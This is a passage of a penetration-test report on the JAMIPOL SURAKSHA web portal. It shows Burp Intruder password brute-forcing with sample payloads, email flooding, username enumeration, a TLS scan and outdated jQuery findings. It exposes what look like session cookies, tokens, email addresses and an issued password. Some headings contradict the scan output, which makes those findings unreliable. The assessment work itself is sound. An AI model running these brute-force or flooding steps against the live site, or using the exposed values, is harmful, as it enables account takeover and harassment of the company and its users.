
Step: As it can be seen below, we can see the login page.

The screenshot displays the login page of the JAMIPOL SURAKSHA web application. The page header features the JAMIPOL logo with the CIN number U24111JH1995PLC009020 and the SURAKSHA logo with a shield icon. The login form is titled 'Login' and contains the following elements:

- Employee P.No./Vendor User Name: jekeg49600@agafx.com
- Password: [Redacted]
- reCAPTCHA: I'm not a robot (checked)
- Login button
- Forgot Password?/Register link

The login form is highlighted by a red rectangular box. The browser's address bar shows the URL <https://wps.jamipol.com/login>. The Windows taskbar at the bottom indicates the system time as 12:27 PM on 5/8/2024.

Step: As it can be seen below, after login no MFA is implemented.



4.4 Sensitive parameters are Susceptible to brute force attack:

Step1 - As it can be seen below captcha is not changing with request.

7. Intruder attack of https://wps.jamipol.com

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
15	2	password	302	3205			1472	
16	2	admin123	302	2793			1472	
17	2	sahdj	302	2045			1472	
18	2	wjhs2123	302	2771			1472	
19	2	KJHDKS	302	3187			1472	
20	2	DJKSAjk	302	2503			1472	
21	2	sjdfn	302	2108			1472	
22	2	EY*!lLDJv	302	2214			1522	

Request Response

Pretty Raw Hex

Referer: https://wps.jamipol.com/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive

token=3huc3ph021xH0RdFEVFKGhwyf4I33aAY1iAGszvender_codesxrohanhaw33540@mail.com&password=sahdj&recaptcha-response=03AfVwA6YugwD8jUL4YAS3iiwSsPzwF3k7zuEY5_mFwEpx4dkKR50W6WBsLD7pGLINBxD8AFSfJzLJcd3sC0Zm5WQT2Ac7_MtCLE_tvm0r_jULGNWU-kVtAYGk7gdL3I6nMBYFEHMHQ5PUJGFvvdvS1goECpPWWjGmgTTzkYffeg65e7f0Wknzy...
b38vSW26cxYHVtTGRY2tMG-1EBB6v7Etum_K38fV1lhwCkSBNhW76xiH

0 highlights

Finished

Search

ENG US 10:35 AM 5/10/2024

Step 2 - As it can be seen below you can see the response.

7. Intruder attack of https://wps.jamipol.com

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
15	2	password	302	3205			1472	
16	2	admin123	302	2783			1472	
17	2	sahdj	302	2045			1472	
18	2	wjhs2123	302	2771			1472	
19	2	KJHDJKS	302	3187			1472	
20	2	DJKSAjk	302	2503			1472	
21	2	sjdfo	302	2108			1472	
22	2	EY*!hLDjv	302	2214			1522	

Request Response

Pretty Hex

```
Referer: https://wps.jamipol.com/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive
```

03AFcWeA6YugD8jUL4YAS3i1wJsPzwF3k7zuEY5_mFwEpx4dkKR50W6WSLD7pGLINBxD8AFSfz1Jcd3sC0ZmSWQT2At7_MtFLE_tvM0r_jULGNWU-kVtAYGk7gdL3I6nMBYFEHhQ5PUJGfwdwvS1goECpPWWjGagTTzkYFFeg65e7f0Wxnym
nkWY7wWws1KHXLmqQWeM0_DpjPhvd3pJhIsgCBQdLeAuTDWiJiYvnx31rS4oYKfj0GnWcUx812k7cnYJMOsXLSN1XE3UVhqqfUPmxfz2aTaTqWio8rj9S11xoTWIiExBb_RuVlHilkv0BAbSUwM2wx54ewn0ZfFhHCfhwC9YKrhv3bIFhVpm5rme7B
Se0KahBxWj-8oycBss1j1igW6GLxRcbFK-yeimSdXQgWjblWBW00SJRpV0Hk9jq06DDURLEPPqgv2g4PdG6tEMqUyH2_ONWpJLUjxPKUPkq0jK9nwNHZ49x6gL_Rz-2FYPgJoCc3irPpRX5fVQIRITIGDTaFJPrukDFV8dDZZs8xD6TPiKGenHnYy
60xM0vQdQAD3LcXbralep8ia8imjqCH8jYxgpBKzXi6P3Dzvl0Zjc017v9TmbBglUMuM6mMM-dypDby4aeSfpHkYVaaORSmiaZaxiuSyrxfYZZFEVBBJAuN5k0qxIyKiu90kRuiC2j0bx3ZLA4U19DcZFwTg5i5iFuvNluEHRiDp0UDZfcPbc
h1GdgvRd49zwYN2N7hSt9mQuVs8azkLDTI93LiMew8j9_XalJ5m7rFAPkwbS0VTG3VfKrtZ526tghl72vt_1sJc30_hN20Gb4e4eB3QPqllbbarSx9-z8aGpSOH1KfEpmoKyV-Tj03kabge0t_tKF0bXNB6-wQNU5_iESD19IXN7ErcYmabZHU104V2
BHItdoFLW10vpZygIWT0B2ooGUTeuPW5gRimmaop0G4geSG4eMgaWkUx_zh9JTYN51bKjdr08ZtYuFTyBep_6niplg_utne9Ectc7mtoundDDEpmdqsCMzvK74WUXL0kpXpG6c0rMTYH92EgZo89bSoIgcUk809bGcSXJxog2p6sePBE1qmf2U5Ds
yVa3yYk_N_-z20jyyeI4kJ8uti1gmqJiWj1PbVp9jmgSnAA0geZ097FeinHJB8vFKSsptcfdBs043x22CzmomqFP-cn3XD2w7Yz1UV_-5_R4msYYN0BLSW_ga-8yY07aNHx_LD2US01B-vnAqy9xWGLfndqsYuyX6fLcG3vpbs64YFP0jCW3mkS0uvs
1UraorbijjWtCF0zJThwTtwlR5u77HTF1LRWlmu-wRC6Kn00HhL4glG7LAshA8vFKSsptcfdBs043x22CzmomqFP-cn3XD2w7Yz1UV_-5_R4msYYN0BLSW_ga-8yY07aNHx_LD2US01B-vnAqy9xWGLfndqsYuyX6fLcG3vpbs64YFP0jCW3mkS0uvs
XLSIavohscblUzeGHN87dapWbL1VfIvEqW0tFfepjrlKa0hyzp_dgzK7fLQVibPc-4cVmdqHwL0Z4Vg0N9pzeDo-MTW0qrZutayaF8qwr1R2CkIjZWyxaniK_Su0thXoCvHMM60xc9NB7bCKesQsskUIrjU3Pcn2r2EMCx5vopHs5XUxJn0tkLu
EbnmzU5Sfsh63RviHjbbJr1R218enaHGNrHmlTzMANUMd4v4MMPKT6rh40mRj9cKgyIjCSRbspTWN-e09ZBP-8vibRfVvM2H2YE4xE2_4ez18xmP37hIFSmB0qK8IjcxQNMfL70311zeA4Gq9vMte-36RAp1SqSag1PL00EfabJ541cKy3EZtZ7a-Adh
VW71m2vpHF1-pdLkheXoNGA3nR8JGp1zzameH1ouWtZho5kTz9mB_sVfhezg0hp67exXF_m4bcgHJ6Df7qjCI9vU5_iMKu-qAUbPH-EXaATTIyxptKcF51S8gRvHpydp9fj0FQtx9PRksZECoyD50o71lyxUZp3W0PULEH36kRa2ExXSHAF10hibyg
h38vSW2EmYHvTGFRY2+MG-1FBB2v2Ftm_K386U1lmwCkSB0hW7GvH

0 highlights

Finished

Search

ENG US 10:36 AM 5/10/2024

4.5 Email Flooding:

Step1 - As it can be seen below rate limiting is not implemented in suggestion feature.

7. Intruder attack of https://wps.jamipol.com

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	null	302	6507			1527	
2	null	302	5838			1527	
3	null	302	7165			1527	
4	null	302	6451			1527	
5	null	302	5837			1527	
6	null	302	6507			1527	
7	null	302	6448			1527	
8	null	302	5236			1527	

Request Response


Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Cache-Control: no-cache, private
3 Content-Type: text/html; charset=UTF-8
4 Location: https://wps.jamipol.com/RegisterGatepass
5 X-Frame-Options: SAMEORIGIN
6 Set-Cookie: XSRF-TOKEN=eyJpd1I6IjEhHdGF4bTRncWdYTW5qc3kvMzdtdXc9PSIsInZhbHV1Ijo1VTFQUHJlNTdZNVFha3puOHhsNnBwazVQUdR3aStkYWFXYWNNN3I0bEpVbWxkdjJlVpacmthlNVZsOVgzckJwQVlRVDBBzdRNU01iNWt1Wmw5a2PBL2FycnNsOTRNUFN0VVeza2NlQTRNAdViN0pVQnU0dnNCdjkSZWFsaVYkYTYiLCJ0cTYWb10iIiwuMwQ3Nz1jYzY2YWE5Y2FmNzYyOWU5NmJkZmUzYmZlOGVkdndhhZDE2YzdlnjNlMDA2ZWU0Yjg1ODAlYjRmZTA0IiwidGFmIjo1in043D; expires=Wed, 08 May 2024 08:20:18 GMT; Max-Age=7200; path=/; secure
7 Set-Cookie: suraksha_session=eyJpd1I6IjEhHdGF4bTRncWdYTW5qc3kvMzdtdXc9PSIsInZhbHV1Ijo1VTFQUHJlNTdZNVFha3puOHhsNnBwazVQUdR3aStkYWFXYWNNN3I0bEpVbWxkdjJlVpacmthlNVZsOVgzckJwQVlRVDBBzdRNU01iNWt1Wmw5a2PBL2FycnNsOTRNUFN0VVeza2NlQTRNAdViN0pVQnU0dnNCdjkSZWFsaVYkYTYiLCJ0cTYWb10iIiwuMwQ3Nz1jYzY2YWE5Y2FmNzYyOWU5NmJkZmUzYmZlOGVkdndhhZDE2YzdlnjNlMDA2ZWU0Yjg1ODAlYjRmZTA0IiwidGFmIjo1in043D; expires=Wed, 08 May 2024 08:20:18 GMT; Max-Age=7200; path=/; secure; httponly
8 Date: Wed, 08 May 2024 06:20:17 GMT
9 Content-Length: 406
10
11 <!DOCTYPE html>
12 <html>
```

0 highlights

Finished

Step2 - As it can be seen below email box has been flooded with email.



web@jamipol.com	JAMIPOL App Password	>
web@jamipol.com	JAMIPOL App Password	>
web@jamipol.com	JAMIPOL App Password	>
web@jamipol.com	JAMIPOL App Password	>
web@jamipol.com	JAMIPOL App Password	>
web@jamipol.com	JAMIPOL App Password	>
web@jamipol.com	JAMIPOL App Password	>
web@jamipol.com	JAMIPOL App Password	>

4.6 TLS 1.0, 1.1 Protocols Detected:

Step: As it can be seen below, TLS 1.0 and 1.1 are offered.

```
Start 2024-05-08 02:29:46 —> 216.48.184.92:443 (wps.jamipol.com) <—

Further IP addresses: 64:ff9b::d830:b85c
rDNS (216.48.184.92): e2e-101-92.ssdcloudindia.net.
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN


SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      not offered
TLS 1.1    not offered
TLS 1.2    offered (OK)
TLS 1.3    not offered and downgraded to a weaker protocol
NPN/SPDY   not offered
ALPN/HTTP2 h2, http/1.1 (offered)

Testing cipher categories

NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)          not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export) not offered (OK)
Triple DES Ciphers / IDEA              not offered
Obsolete CBC ciphers (AES, ARIA etc.)  not offered
Strong encryption (AEAD ciphers) with no FS not offered
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)
```

4.7 Username Enumeration:


Step 1: As it can be seen below, after using wrong or right email we get same message.



The screenshot displays a web browser window with the URL <https://wps.jamipol.com/forgotPage>. The header features the JAMIPOL logo with CIN - U24111JH1995PLC009020 and the SURAKSHA logo with a shield icon. The main content area is titled "Forgot Password" and contains a red message box stating "Password Reset, Please Check Your email for password". Below this is a form with a text input field labeled "Employee P.No./Vendor User Name" and a placeholder "Employee Personal No./Vendor User Name". The form also includes a reCAPTCHA widget with the text "I'm not a robot" and a "Forgot" button. A "Back to Login" link is located at the bottom of the form. The footer of the page mentions "Powered By. Teamoul". The Windows taskbar at the bottom shows the search bar, various application icons, and system tray information including "ENG US", "12:04 PM", and "5/8/2024".

4.8 Business logic flaws:

Step: As can be seen below we can see anyone can create the password.



The screenshot displays a web browser window at the URL <https://wps.jamipol.com/RegisterGatepass>. The page header features the JAMIPOL logo with CIN - U24111JH1995PLC009020 and the SURAKSHA logo with a shield icon. The main content area is titled "Register" and contains a green success message box that reads "Register Successfully! Password :-x@Cfqp7Jcm". Below this message are input fields for "Name" and "Email", a reCAPTCHA "I'm not a robot" checkbox, and a blue "Request" button. A "Back to Login" link is located at the bottom of the registration form. The Windows taskbar at the bottom shows the system time as 11:51 AM on 5/6/2024.


4.9 Outdated Component:

Step: As can be seen below, we can see the vulnerable jQuery version's.

The screenshot displays a web application security assessment tool interface. The main window shows a list of vulnerabilities found in the application. The vulnerabilities are categorized by severity (Medium, High, Low) and include links to vulnerability information. The tool also shows the source code of the application, with the jQuery UI library highlighted.

Component	Version	Severity	Description	Links
jquery-ui	1.12.1	Medium	Found in https://ajax.googleapis.com/ajax/libs/jqueryui/1.12.1/jquery-ui.min.js - Vulnerability info:	[1] [2]
		Medium	XSS in the 'altField' option of the Datepicker widget CVE-2021-41182 GHSA-9gj3-hwp5-pmwc	[1] [2]
		Medium	XSS in the 'of' option of the '.position()' util CVE-2021-41184 GHSA-gpqq-952q-5327	[1] [2]
		Medium	XSS Vulnerability on text options of jQuery UI datepicker CVE-2021-41183 15284 GHSA-J7qv-pgf6-hvh4	[1] [2]
		Medium	XSS when refreshing a checkboxradio with an HTML-like initial text label CVE-2022-31160 2101 GHSA-h6gj-6jjq-h8g9	[3] [4]
jquery.datatables	1.10.22	High	Found in https://wps.jamipol.com/js/jquery.dataTables.min.js - Vulnerability info:	[1] [2]
		Low	prototype pollution 3	[1] [2]
		Low	possible XSS 2	[1] [2]
		Medium	Cross site scripting in.datatables.net CVE-2021-23445 GHSA-h73q-5wmj-q8pj	[1]
jquery	2.1.1	Medium	Found in https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js - Vulnerability info:	[1] [2]
		Medium	3rd party CORS request may execute 2432 CVE-2015-9251 GHSA-rmxg-73gg-4p98	[3] [4] [5] [6]

Step: As it can be seen below, Cacheable http response is private and no-cache.



4.11 Cookie without necessary Attributes:

Step: As it can be seen below, Secure attribute is set.

The screenshot shows a web browser window with the URL <https://wps.jamipol.com/login>. The page displays the JAMIPOL logo (CIN - U24111JH1995PLC009020) and the SURAKSHA logo. Below the logos is a login form with the following fields:

- Employee P.No./Vendor User Name
- Password

